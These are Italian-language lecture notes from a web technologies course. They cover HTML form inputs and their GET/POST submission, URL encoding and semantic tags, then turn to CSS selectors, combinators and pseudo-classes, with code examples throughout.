


Diverse tipologie di elementi di input sono disponibili mediante l'attributo type:

Type	Description
<code><input type="text"></code>	Displays a single-line text input field
<code><input type="password"></code>	Displays an input field for passwords (input is hidden with *****)
<code><input type="number"></code>	Displays an input for numbers
<code><input type="radio"></code>	Displays a radio button (for selecting one of many choices)
<code><input type="checkbox"></code>	Displays a checkbox (for selecting zero or more of many choices)
<code><input type="button"></code>	Displays a clickable button

Il tag `<label>` può essere usato per etichettare ciascun elemento di input, l'attributo `for` dovrebbe essere uguale all'id dell'input corrispondente.

```
<form>
  <label for="id_usr">Username: </label>
  <input type="text" name="usr" id="id_usr">
  <br/>
  <label for="id_pwd">Password: </label>
  <input type="password" name="pwd" id="id_pwd">
  <br/>
  <input type="submit">
</form>
```



I Forms possono essere submitted per inviare dati raccolti da un gestore di Forms.

In seguito al submit, viene generalmente realizzata una nuova HTTP request.

L'URL del gestore di Forms, al quale viene inviata tale richiesta, viene specificato mediante l'attributo `action` del Form stesso.

È anche possibile specificare il metodo HTTP da utilizzare, sfruttando l'attributo `method` (il valore predefinito è GET)

```
<form action="/handler.html" method="GET">
  <!-- form elements here -->
</form>
```

In seguito al submit, l'input utente raccolto è rappresentato da una serie di coppie nome/valore del formato: `name1=value1&...&nameN=valueN`



Ciascun nome è il nome di un elemento di input, il valore è il valore assegnato a tale elemento al momento del submit.



Submission con GET:

Se il metodo è GET, gli input vengono aggiunti all'URL del gestore. L'URL della richiesta è: `/handler.html?msg=Hello!&num=42`

La parte in grassetto dell'URL è anche chiamata query string, dove msg e num prendono il nome di query parameters.



I query parameters sono dei parametri extra forniti al server. Si tratta di una lista di key-value separati da "&".

Il Web server può sfruttare quei parametri per fare operazioni aggiuntive prima di restituire la risorsa.


Submission con POST:

Se il metodo è POST, gli input sono immessi nel body della richiesta. In questo caso l'URI della richiesta è: /handler.html.

```
<form action="/handler.html" method="POST">
  Message: <input type="text" name="msg"><br>
  Number: <input type="number" name="num"><br>
  <input type="submit">
</form>
```

```
POST /handler.html HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: Mozilla/5.0
Connection: keep-alive

msg=Hello!&num=42
```




URL Encoding:

L'input del Form è codificato come una stringa di key-value, separati da "&".

Ci si può chiedere cosa succede se l'utente digitasse caratteri quali "&". Ciò che avviene è che questi caratteri vengono sostituiti con triple di caratteri della forma %XX (detta URL Encoding):

- XX sono due cifre esadecimali che rappresentano il carattere sostituito in ASCII.
- "spazio" può essere sostituito con %20 oppure con +.

```
<form>
  <label for="msg">Message:</label>
  <input id="msg" name="msg" type="text">
  <input type="submit">
</form>
```



"msg=Tom+%26+Jerry"

Dec	Hex	Char	Description
32	20	space	Space
33	21	!	Exclamation mark
34	22	"	Double quote
35	23	#	Number
36	24	\$	Dollar sign
37	25	%	Percent
38	26	&	Ampersand
39	27	'	Single quote
40	28	(	Left parenthesis
41	29	)	Right parenthesis
42	2A	*	Asterisk

Dec	Hex	Char	Description
43	2B	+	Plus
44	2C	,	Comma
45	2D	-	Minus
46	2E	.	Period
47	2F	/	Slash
91	5B	[	Left square bracket
92	5C	\	Backslash
93	5D	]	Right square brack.
94	5E	^	Caret / circumflex
95	5F	_	Underscore
96	60	`	Grave / accent

Altri inputs - Checkbox:

```
<form>
  <p>Which exams will you take?</p>
  <input type="checkbox" name="exams" value="web" id="web_tech">
  <label for="web_tech">Web Technologies</label><br>
  <input type="checkbox" name="exams" value="pl2" id="pl2">
  <label for="pl2">Programming Languages II</label><br><br>
  <input type="submit">
</form>
```

On submit → "exams=web"

```
<form>
  <p>Which exams will you take?</p>
  <input type="checkbox" name="exams" value="web" id="web_tech">
  <label for="web_tech">Web Technologies</label><br>
  <input type="checkbox" name="exams" value="pl2" id="pl2">
  <label for="pl2">Programming Languages II</label><br><br>
  <input type="submit">
</form>
```

On submit → "exams=web&exams=pl2"

```

<form>
  <p>Which exams will you take?</p>
  <input type="checkbox" name="exams" value="web" id="web_tech">
  <label for="web_tech">Web Technologies</label><br>
  <input type="checkbox" name="exams" value="pl2" id="pl2">
  <label for="pl2">Programming Languages II</label><br><br>
  <input type="submit">
</form>

```

On submit

"" (empty string)

Altri inputs - Radio Buttons:

```

<form>
  <p>What's your favourite course?</p>
  <input type="radio" name="fav" value="web" id="web_tech">
  <label for="web_tech">Web Technologies</label><br>
  <input type="radio" name="fav" value="net" id="net">
  <label for="net">Computer Networks</label><br>
  <input type="radio" name="fav" value="se" id="se">
  <label for="se">Software Engineering</label><br><br>
  <input type="submit" value="Submit your opinion">
</form>

```

On submit

"fav=web"

Altri inputs - Dates:

Per la data ed il tempo esistono degli elementi di input dedicati:

```

<form>
  <input type="date"><br>
  <input type="week"><br>
  <input type="month"><br>
  <input type="time"><br>
  <input type="datetime-local"><br>
</form>


```

Altri inputs - Select:

Il tag <select> può essere usato per definire menu a discesa.


L'attributo multiple può essere utilizzato per consentire la selezione di più di un'opzione.

```
<form>
  <label for="dest">Select your destination:</label>
  <select name="destination" id="dest">
    <option value="Rome">Rome</option>
    <option value="Naples">Naples</option>
    <option value="Paris">Paris</option>
  </select><br><br>
  <input type="submit">
</form>
```




Altri inputs - Color:

```
<form method="POST">
  <label for="col">Select your favourite color:</label>
  <input name="color" id="col" type="color"><br><br>
  <input type="submit">
</form>
```



Raggruppamento degli inputs:

```
<form>
  <fieldset>
    <legend>Personal data:</legend>
    <label for="fname">First name:</label><br>
    <input type="text" id="fname" name="fname"><br>
    <label for="lname">Last name:</label><br>
    <input type="text" id="lname" name="lname">
  </fieldset>
  <fieldset>
    <legend>Exam Registration:</legend>
    <label for="grade">Grade:</label><br>
    <input type="number" id="grade" name="grade"><br>
    <label for="date">Date:</label><br>
    <input type="date" id="date" name="date">
  </fieldset><br>
  <input type="submit" value="Submit">
</form>
```



fname=John&lname=Doe&grade=30&date=2024-09-30

Il contenuto di una pagina web può essere organizzato in parti utilizzando divisori come <div>... oppure tags semantici come <header>, <nav>, <main>, <article>, <section>, <aside>, <footer>, ed altri.

Divisions:

Le divisioni `<div>` erano il modo principale per raggruppare i contenuti nelle vecchie versioni di HTML, prima che venissero introdotti i tag semantici.

Non hanno una semantica specifica, se non quella di raggruppare contenuti che sono in qualche modo correlati tra loro.


```
<div>
  <h1>Section 1</h1>
  <p>Content of Section 1</p>
</div>
<div>
  <h1>Section 2</h1>
  <p>Content of Section 2</p>
</div>
```



Tag semantici:


Descrivono il significato del loro contenuto a browser, sviluppatori e software:

- `<nav>` contiene link di navigazione.
- `<main>` indica il contenuto principale.
- `<article>` utilizzato per contenuto autonomo ed indipendente.
- `<aside>` utilizzato per contenuto tangenzialmente correlato.
- `<header>`, `<footer>`, `<section>`, sono auto-esplicativi.



Documenti HTML come alberi:

```
<!DOCTYPE html>
<html lang="en">
<head>
  <title>The Book of Programming</title>
  <meta charset="UTF-8">
</head>
<body>
  <main>
    <article>
      <h1>Title</h1>
      <p>Body</p>
    </article>
  </main>
  <footer>
    <p>&copy; Web Technologies 2024</p>
  </footer>
</body>
</html>
```



```
<header>
  <h1>Web Technologies!</h1>
  <p>This page contains some contents on Web Technologies.</p>
</header>
<main>
  <article>
    <h2>Semantic elements are good</h2>
    <p>Let's discuss semantic elements.</p>
    <section>
      <h3>Pros</h3>
      <p>They convey more information.</p>
    </section>
    <section>
      <h3>Cons</h3>
      <p>Literally none.</p>
    </section>
  </article>
  <article>
    <h2>HTML is nice</h2>
    <p>And you ain't seen styling and scripting yet!</p>
  </article>
</main>
<footer> &copy; Web Technologies course, 2024. </footer>
```




Strumenti di sviluppo Browser:


I moderni browser includono diverse funzionalità che supportano gli sviluppatori web. Tali strumenti di sviluppo sono accessibili premendo il tasto F12:

- Possibilità di ispezionare documenti HTML
- Analisi del traffico di rete (dettagli relativi alle richieste/risposte HTTP coinvolte)
- Profilazione (misurare le performance e i tempi di caricamento)
- Debugging sia per elementi di stile che per componenti di scripting

Inspect page:



Network Analysis:



Lezione 3

CSS (Cascading Style Sheets):

Un linguaggio dichiarativo basato su regole per specificare come i documenti devono essere presentati agli utenti.

Un foglio di stile (stylesheet) è un set di regole, ciascuna definita come segue:

- Un selettore specifica quali elementi HTML sono interessati dalla regola
- Le regole contengono un set di dichiarazioni, sotto forma di coppie proprietà-valore, che specificano lo stile da applicare.

```
selector {  
  property: value;  
  property: value;  
}
```

```
<h1>Hello CSS</h1>  
<p>  
  Our <em>first</em> page  
  with <em>style</em>!  
</p>
```

```
h1 {  
  color: red;  
  font-size: 50px;  
}  
  
em {  
  color: blue;  
}
```



Notiamo però che le prime pagine web che abbiamo sviluppato hanno un po' di stile:

- I titoli sono più grandi e mostrati in grassetto,
- <p>iniziano su nuove righe,
- sono visualizzati in corsivo,
- in grassetto,
- <a>sono sottolineati e blu,
- hanno elenchi puntati
- Ecc.

Questo perché i browser applicano i propri stili di base a ogni pagina, comunemente chiamati stili user agent.

Questi valori predefiniti sono più o meno gli stessi nei diversi browser, ma ci sono alcune differenze.

Includere Stylesheets in pagine web:

Lo stile può essere incluso nei documenti HTML in diversi modi:

- Utilizzando gli elementi `<link>` nell'`<head>` del documento:
 - ❖ L'attributo `rel="stylesheet"` specifica la relazione tra il documento corrente e il documento collegato.
 - ❖ L'attributo `href="style.css"` specifica l'URL del foglio di stile da caricare

Il meccanismo è il medesimo di `<img>`: il browser effettuerà una richiesta HTTP aggiuntiva per recuperare il foglio di stile prima di eseguire il rendering della pagina.

```
<head>
  <meta charset="UTF-8">
  <title>CSS</title>
  <link rel="stylesheet" href="style.css">
</head>
```

Le regole CSS possono anche essere definite negli elementi `<style>` in `<head>`, tuttavia in genere è preferibile utilizzare stylesheets esterni e `<link>`.

```
<head>
  <meta charset="UTF-8">
  <title>CSS</title>
  <style>
    h1 {
      color: red;
      font-size: 50px;
    }
  </style>
</head>
```

Gli elementi HTML possono anche essere formattati in linea, utilizzando l'attributo `style`:

- Il valore dell'attributo `style` è una sequenza di dichiarazioni, separate da «;»
- Queste dichiarazioni di stile si applicano solo all'elemento specifico che porta l'attributo.

```
<em style="color: fuchsia; font-weight: bold;">inline style</em>
```

```
<h1>Hello CSS</h1>
<p>
  Our <em style="color:fuchsia;font-weight: bold;">first</em>
  page with <em>style</em>!
</p>
```

```
h1 {
  color: red;
  font-size: 50px;
}

em {
  color: blue;
}
```



Selettori:

I selettori sono una parte fondamentale di CSS:

- Specificano a quali elementi si applica una regola CSS

I selettori CSS non sono usati solo per lo stile:


- Quando si usa JavaScript per rendere dinamiche le pagine web, possono essere usati per selezionare con quali elementi interagire.
- Quando si eseguono test web automatizzati, possono essere usati per determinare con quali elementi il test deve interagire.
- Quando si esegue scraping/crawling, possono essere usati per selezionare gli elementi che contengono le informazioni che vogliamo estrarre.

Esistono cinque tipi di selettori semplici:

- Universal selector (noto anche come wildcard). Si applica a qualsiasi elemento.

```
* {  
  color: hotpink;  
}
```


```
<p>Here's a list:</p>  
<ul>  
  <li>Ann</li>  
  <li>Bob</li>  
  <li><a href="/car/">Carl</a></li>  
  <li>Dave</li>  
</ul>  
<a href="/">Back to homepage</a>
```



- Type selector. Si applica a tutti gli elementi di un dato tipo (ad esempio, nome del tag).
 - ❖ Il selettore è semplicemente il nome del tag da abbinare.

```
a {  
  background: yellow;  
}
```

```
<p>Here's a list:</p>  
<ul>  
  <li>Ann</li>  
  <li>Bob</li>  
  <li><a href="/car/">Carl</a></li>  
  <li>Dave</li>  
</ul>  
<a href="/">Back to homepage</a>
```




- ID selector. Si applica all'elemento con l'attributo id specificato.

- ❖ Il selettore ha la forma #ElementId.

```
#msg {
  background: cyan;
}
```

```
<form>
  <label for="msg">Message: </label>
  <input id="msg" type="text" name="msg"><br>
  <label for="num">Number: </label>
  <input id="num" type="number" name="num">
</form>
```




- Class selector. Si applica all'elemento con l'attributo di classe specificato.

- ❖ Il selettore ha la forma .classname.

```
.primary {
  background: blue;
  color: white;
}
```

```
<button>Reset form</button>
<button class="primary btn">Continue</button>
```




- Attribute selector. Si applica all'elemento con un certo attributo.

- ❖ Il selettore ha la forma [attributo] o [attributo='valore'].

```
[for]{ /*all elems with a for attribute*/
  background: yellow;
}
[type='number']{ /*all elems with type=number*/
  background: cyan;
}
```


```
<form>
  <label for="msg">Message: </label>
  <input id="msg" type="text" name="msg"><br>
  <label for="num">Number: </label>
  <input id="num" type="number" name="num">
</form>
```



- ❖ Gli operatori aggiuntivi (*=, ^=, \$=) consentono l'applicazione mediante corrispondenza parziale con i valori degli attributi.

```
[href*='programming']{ /*contains 'programming'*/
  text-decoration: underline;
}
[href^='https']{ /*start with 'https'*/
  color: red;
}
[href$='.it/']{ /*ends with '.it/'*/
  color: green;
}
```

```
<a href="http://bookofprogramming.com/">Link 1</a>
<a href="https://programming.net/">Link 2</a>
<a href="http://webtechnologies.it/">Link 3</a>
```



Selettori CSS complessi (Compounds):

È possibile combinare i selettori per ottenere un controllo a grana fine. Ciò si ottiene concatenando i selettori.



I Combinatori:

I combinatori vengono utilizzati per selezionare gli elementi in base alla loro posizione nel documento (da ricordare che i documenti HTML possono essere visti come alberi).


Sintassi: `selettore1 combinator selettore2`

In CSS esistono quattro diversi combinatori:

- Selettore discendente (spazio)
- Selettore figlio (>)
- Selettore fratello adiacente (+)
- Selettore fratello generale (~)

Selettore discendente:

- Sintassi: `selectorA selectorB`
- Semantica: si applica a tutti gli elementi che corrispondono a `selectorB` e sono contenuti in (ovvero, sono un discendente di) un elemento che corrisponde a `selectorA`




Selettore figlio:

- Sintassi: `selectorA > selectorB`
- Semantica: si applica a tutti gli elementi che corrispondono a `selectorB` e sono direttamente contenuti in (cioè, sono un figlio diretto di) un elemento corrispondente a `selectorA`.

```
main > em {  
  color: teal;  
  font-variant: small-caps;  
}
```

```
<main>  
  CSS <em>selectors</em>:  
  <p>We <em>like</em> 'em.</p>  
</main>
```




Selettore fratello adiacente:

- Sintassi: `selectorA + selectorB`
- Semantica: si applica a tutti gli elementi che corrispondono a `selectorB` e sono un fratello adiacente successivo di un elemento che corrisponde a `selectorA`.

```
.master + li {  
  color: red;  
}
```

```
<ul>  
  <li>Tsu-li</li>  
  <li class="master">Fu-Tzu</li>  
  <li>Tsu-ssu</li>  
  <li class="disciple">Li-Win</li>  
</ul>
```





Selettore fratello generale:

- Sintassi: `selectorA ~ selectorB`
- Semantica: si applica a tutti gli elementi che corrispondono a `selectorB` e che sono fratelli successivi di un elemento che corrisponde a `selectorA`.

```
.master ~ li.disciple {  
  color: red;  
}
```

```
<ul>  
  <li>Tsu-li</li>  
  <li class="master">Fu-Tzu</li>  
  <li>Tsu-ssu</li>  
  <li class="disciple">Li-Win</li>  
</ul>
```



Le pseudo-classi:

Gli elementi HTML possono trovarsi in stati diversi, ad esempio a causa delle interazioni dell'utente o a causa della loro relazione con altri elementi.

I selettori di pseudo-classi iniziano con «:» e consentono di definire lo stile degli elementi in base al loro stato:


- Interactive states (risultanti dall'interazione dell'utente)
- Historic states (utilizzati per «ricordare» quali link sono stati visitati)
- Form states (specifici dell'interazione con i forms)
- Stati derivanti dalle relazioni con altri elementi.

Interactive states:

- :hover, seleziona gli elementi su cui è posizionato un dispositivo di puntamento (ad esempio: mouse).
- :active, si applica allo stato in cui un elemento è attivamente interagito (ad esempio: pulsante tenuto premuto).
- :focus, si applica allo stato in cui un elemento (ad esempio: un collegamento o un campo di input) ha il focus (ad esempio: è attualmente selezionato) nella pagina Web.

```
<p>Learning <em>HTML</em> and <em>CSS</em>.</p>  
Message: <input type="text"><br><br>  
<button>Keep me pressed</button>
```

```
em:hover {  
    background: yellow;  
}  
input[type='text']:focus {  
    background: cyan;  
}  
button:active {  
    background: blue;  
    color: white;  
}
```




Historic states:

- `:link`, seleziona i link che non sono ancora stati visitati,
- `:visited`, seleziona i link che sono già stati visitati.

```
:link{  
  color: red;  
}  
:visited{  
  color: darkred;  
}
```

```
<a href="./js/">New link</a>  
<a href="./css/">Visited link</a>
```

